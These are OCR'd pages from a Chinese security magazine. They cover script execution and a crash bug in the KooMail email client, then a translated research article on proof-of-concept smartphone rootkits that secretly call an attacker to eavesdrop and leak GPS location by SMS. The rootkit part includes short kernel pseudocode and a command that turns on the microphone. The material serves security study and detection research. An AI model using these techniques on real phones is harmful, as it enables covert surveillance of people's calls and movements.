


图 9

还需要我说什么吗？此刻，KooMail 竟然利用网页的形式来显示被加密后带有恶意脚本的邮件，我们输入的恶意脚本代码被正确执行了。

其实问题远不止如此，当我们此刻回头再去单击原先一直使用文本显示的其他邮件时，会发现它们现在都被 KooMail 采用网页的形式来打开了。当然，这里存在一个技巧，就是其他的邮件需要排序在加密邮件的下面。

接下来，让我们看一看 KooMail 的一个拒绝服务漏洞。KooMail 向用户提供了一个名为“远程邮箱”的功能，这个功能的具体作用是直接操作远程邮箱，而不是将邮件下载到本地阅读查看。

既然可以直接操作远程邮箱，那么我们就可以直接删除远程邮箱中存放的邮件了。我这里就选择了一封邮件将其从远程邮箱中删除，如图 10 所示。单击图中的“从服务器删除所选邮件”菜单项后，还必须单击“执行”按钮。

之后会发现在 KooMail 的最右侧窗口中还保留有我们刚才删除的“test”邮件名，如图 11 所示。




图 10




图 11

尝试用鼠标单击，会发现 KooMail 竟然失去响应了。这个问题有时会造成 KooMail 直接崩溃，如图 12 所示。当然，有时 KooMail 也不会崩溃，这个问题表现得有些不稳定，但主要问题还是由于 KooMail 对临时邮件的操作没有及时更新而导致的。

不知道其他版本的 KooMail 是否存在同样的安全隐患，大家有兴趣的话，可以自行测试证明一下，如果存在请拿出来一起学习。我在后期的测试中，还发现了一个更为严重的安全漏洞，在进一步测试证明后，将在下期杂志中与大家分享。





图 12

前置知识：Linux
关键词：Rootkit、智能手机、移动通讯



Rootkit 技术：智能手机的攻击与启示

文/ Jeffrey Bickford 译/ 小小杉

由于高级计算和通信硬件成本的下降，使得厂商越来越多地在智能手机上应用这些设备。反过来，配备这些高级功能的智能手机也很受到大众的喜爱。在 2007 年，智能手机的销售量超过了 115 万部。单独就包含高级硬件和移动应用程序的 iPhone 而言，在推出的 74 天里共销售了 100 万台。为了兼容高性能硬件和应用程序，智能手机一般都配有完善的操作系统。智能手机提供诸如电话、定位以及 SMS 和 MMS 消息的独特服务，而在台式机中这些服务通常不可用。

对攻击者而言，智能手机是极佳的攻击目标。智能手机既能打电话又能访问互联网。攻击智能手机的恶意软件具有能够攻击影响手机的基础设施以及蜂窝网上的其他手机的独特优势。这样恶意软件编写者就更加关注对智能手机的攻击，最近一份来自 McAfee 的报告显示，全球近 14％的手机用户已经被恶意软件感染。该报告称近 72％的受访用户对新兴移动服务的安全性表示担忧，甚至超过 86％的人担心收到未请求的恶意信息或者个人信息被窃取与丢失等。

智能手机的广泛使用，以及其巨大的用户群吸引了大量恶意软件编写者将其作为攻击目标。同时由于用户使用的手机中包含重要的个人及财务信息，所以手机恶意软件就破坏这些重要信息。例如，人们越来越多地用智能手机发送短信、电子邮件，而该手机却包含大量的财务信息、图片和视频。因为用户主要依

靠电话进行日常会话，所以如果攻击用户通话很可能带来严重的社会影响。另外，无论用户身在何处，他们通常倾向于携带智能手机（并开机），因此攻击 GPS 子系统的攻击者将泄露受害者位置。

蠕虫和病毒这些桌面系统的传统威胁也已经开始感染移动平台。据 F-Secure 公司的调查显示，目前移动平台上已经流传着超过 400 多种病毒。一些现有的移动恶意软件也造成了影响。例如 Skull.D 病毒锁定用户手机并在屏幕上不断地闪烁骷髅旗图像。然而，其他向重要号码发送短信的病毒更加危险，它们能造成严重的经济损失。像间谍软件和 Trojan 木马这样的恶意软件也开始逐渐影响智能手机。

用于抵御台式机中恶意软件的工具也开始用于智能手机中。例如，拥有病毒签名数据库的反病毒工具可以检测智能手机上的病毒。一旦在移动平台安装防病毒工具，那么可以预计攻击者也将开始使用隐藏技术修改智能手机操作系统，这样就可以达到长期控制受感染智能手机的目的。Rootkit 检测技术使用外部机制（如使用协处理器或虚拟机监视器，不过在智能手机使用这些机制并不方便），这样其实就是鼓励攻击者使用 Rootkit 进行恶意攻击。

在以下部分，我将展示了三项利用不同的智能手机接口和服务进行攻击的 Rootkit 新技术，并讨论了这些技术的社会影响以及其给检测工作所造成的挑战。

智能手机 Rootkit 技术

在本节中，我们提出三个概念验证性 Rootkit 技术，开发该技术的目的是阐述其对智能手机造成的威胁。我们的测试平台是运行 Linux 发行版 OpenMoko 系统的 Neo Freerunner 智能手机。之所以选择这个平台，是因为：Linux 操作系统代码是开源的，这样就可以随意修改系统数据结构；在 Neo Freerunner 手机中，用户可以用新版本操作系统刷新系统数据，这样就很方便进行实验测试。

所有 Rootkit 都是作为 Linux 内核模块（LKM）来开发的，我们会将这些内核模块安装到操作系统中。然而，在真正的攻击中，会通过其他机制传送这些 LKM。例如，在攻击者破坏面向网络的应用程序后。

尽管本节的内容仅限于 Neo Freerunner 手机平台，但是攻击却广泛适用，甚至也同样适用运行 Symbian 内核操作系统的手机。然而，由于攻击会修改操作系统数据结构，所以要求每次在新平台上必须重新实验。

攻击 1：通过 GSM 监视通话信息

本次攻击的目标是让远程攻击者隐蔽地监听或记录用感染 Rootkit 的智能手机进行通话的隐私数据。无论何时只要发生 Rootkit 感兴趣的事件，Rootkit 就会激活。例如，当受害者智能手机的日历程序显示备注时（如会议），Rootkit 可能就会激发恶意操作。当 Rootkit 激活时，它会悄悄地拨打攻击者的电话（这个可预先在 Rootkit 程序中设置，或者由攻击者发送短信给 Rootkit 程序来进行设置），这样攻击者就可以远程监听或记录当前通话信息。另外，当受害者拨打电话时，Rootkit 也会激活，从而记录通话信息。

Freerunner 手机配有通过串行总线连接的 GSM 收音机，因此其可作为串行设备用于应用程序。在正常的手机操作中，用户空间应用程序将请求访问 GSM 设备的系统调用发送给系统内核。内核响应该请求，反过来应用程序也能够访问该设备提供的通信功能。GSM 设备使用一系列 AT (attention)命令，其使得内核和用户空间应用程序调用特定的 GSM 功能。例如，GSM 设备通常支持 AT 命令拨打电话、获取 SMS 消息等功能。为了恶意操作 GSM 设备（例如，给远程攻击者打电话），Rootkit 程序必须从内核执行 AT 命令。

Rootkit 程序原型是通过拦截用户设置的警报来运行的。如图 1 显示，警报可与用户空间日历程序中的关键字“会议”相关联。一旦检测到“会议”关键字，则警报激活，Rootkit 就会拦截此警报并进行恶意攻击。攻击程序则悄悄地拨打远程攻击者电话，这样攻击者就能窥探或记录受害者的通信信息。Rootkit 拨打的电话号码可能通过程序写入 Rootkit 代码，也可能通过短信发送，Rootkit 截取该短信并获取攻击者号码（在攻击 2 中描述了基于短信的 Rootkit 控制）。




图 1 GSM Rootkit 拦截报警信号，比如会议通知，并向攻击者发送信息以监听通话隐私

- Rootkit 触发。Rootkit 必须有能力拦截报警信号（比如来自日历程序的警报），才能触发 Rootkit。Rootkit 程序通过 hook 系统调用表和用恶意写操作地址替换真实写操作的系统调用的地址来达到此目的。当报警信号发出时，屏幕上将显示具体的消息。Rootkit 程序中的恶意写操作拦截显示在屏幕上的消息，并检查三个子字符串。首先，检查消息中的“Window Prop”子字符串，该字符串显示当前消息为通知类型。然后，检查是否存在“Clock”子字符串，该字符串用来验证消息是否来自时钟程序（更多字符串用于检查其他用户空间程序的警报）。最后，必须出

现“NETWMType:6”子字符串，此字符串出现代表产生了报警信号。通过研究未感染内核中的警报发送方式，研究人员了解到这些字符串的重要意义。

- 拨打电话。当 Rootkit 激活时，其会模拟用户空间通信应用程序拨打电话。特别是像 Qtopia 软件栈这样的用户空间，应用程序会向内核发送一系列系统调用，该软件栈与 Freerunner 手机的 OpenMoko Linux 分发版一起发送。这些系统调用启动 GSM 设备，并指示其拨打指定号码。具体来说，像 Qtopia 这样的应用程序利用写操作系统调用给 GSM 设备发送 AT 命令(这些命令为参数)，所要拨打的电话也可作为系统调用参数。

Rootkit 程序通过发送与内核 AT 命令相同的序列来达到同样的目的。通过研究 Qtopia 软件栈，我们获得了拨打电话必须用的 AT 调用序列。当拨打电话时，我们使用 strace 方法跟踪 Qtopia 发送的写操作系统调用的参数。然后，我们设计了一个激活后，能发送与内核空间 AT 命令相同序列的 Rootkit 程序。

为了发出与 AT 调用相同的序列，Rootkit 首先使用图 2 所示的 get fs/set fs 调用序列，并修改数据段边界来指向内核寻址空间，而不是指向用户寻址空间。get fs/set fs 序列允许内核从内核模式中发出系统调用（如图 2 中所示的 sys open、sys write and sys close 调用）。当发出系统调用后，Linux 内核首先要确保调用的参数在用户空间应用程序的虚拟地址空间范围之内。尽管当用户空间应用程序发出系统调用命令后（如，为确保应用程序不能恶意地触及系统调用参数中的内核数据），这项检查工作相当重要，但它却会导致内核系统调用的失败。get fs/set fs 调用序列修改了数据段以便于检测系统能够成功调用参数，这就允许内核空间发出系统调用指令。Rootkit 则会简单地打开 GSM 设备，并用适当的参数来定位写操作系统指令序列（例如，AT 命令），然后关闭该设备。

```
char *atcommand1 = "AT command1";
char *atcommand2 = "AT command2";
...
mm_segment_t saved_fs = get_fs();
set_fs(KERNEL_DS);
fd = sys_open("/dev/ttySAC0", O_RDWR | O_NONBLOCK, 0);
sys_write(fd, atcommand1, sizeof(atcommand1));
sys_write(fd, atcommand2, sizeof(atcommand2));
...
sys_close(fd);
set_fs(saved_fs);
```

图 2　GSM Rootkit 的 Pseudocode 代码

在图 2 中，代码发出的 AT 命令激活了电话子系统，并成功建立起同攻击者电话之间的连接。然而，AT 命令并没有启动智能手机中由声音子系统控制的麦克风。为了激活麦克风，我们使用 *usermodehelper* 函数，并控制 Rootkit 发出如下的内核模式命令：*alsactl -f /usr/share/ OpenMoko/scenarios/ gsmhandset.staterestore*，该命令允许内核运行用户模式命令。

攻击 2：全球定位系统（GPS）弱点之个人方位隐私泄露

本次攻击的目的是泄露受害者的位置隐私。受 Rootkit 感染的智能手机接收来到自攻击者的短信（SMS），然后查询受害人的当前位置。Rootkit 拦截该消息并将用户当前位置通过 GPS 发送给远程攻击者。

与 GSM 设备一样，GPS 设备也是串行设备。内核运行 tty_driver 结构体链表来维护安装在系统上的一系列串行设备。Rootkit 利用该结构体的成员变量 *name* 可以很容易地定位到 GPS 设备。每个 tty_driver 结构体还包含一个缓冲区（读缓冲区），在该缓冲区中存储未被用户空间应用程序读取的数据。在用户访问该数据之前，Rootkit 程序从此缓冲区中读取数据。

泄露位置隐私的 Rootkit 技术必须实现如下三个机制。首先，必须拦截入侵短信，并确定是否是远程攻击者查询受害者位置的短信。第二，必须能够从 GPS 接收器获得位置信息。最后，必须生成受害人当前位置的短信，并将其发送给攻击者。该攻击概述如图 3 所示。值得一提的是第一个机制对攻击 1 也相当有效，而不对 Rootkit 必须拨打的号码进行硬编码，攻击者必须通过短信向受感染手机发送要拨打的号码。攻击者还可以通过短信启用/禁用 Rootkit 的恶意功能，这样就使得攻击者可以远程控制 Rootkit。




图 3　位置隐私攻击的步骤

通过修改系统调用的相应表项，并指向 Rootkit 代码，这样 Rootkit 程序就可以通过 hook 内核读写系统调用来拦截短信。因此，Rootkit 拦截必须要去每个用户空间应用程序查看读/写操作，GSM 设备接收和处理短信。用户空间 SMS 应用程序不断查看 GSM 设备是否有新邮件。当 SMS 应用程序试图读取 GSM 设备时，Rootkit 代码截获该操作，并从 GSM 设备的读缓冲区中读取数据。存储在缓冲区的短信通知中包含字符串“+ CMTI = simindex”，其中“simindex”代表短信序列号。当查找到该子字符串后，Rootkit 则解析该短信，并判断是否包含攻击指令（以某种预定义的格式）。每个消息对应一个状态位，其决定邮件是否已经被读取过。Rootkit 程序确保将非攻击者发送的短信标记为未读，并能够被用户空间 SMS 应用程序处理，从而使 Rootkit 隐蔽地进行操作。

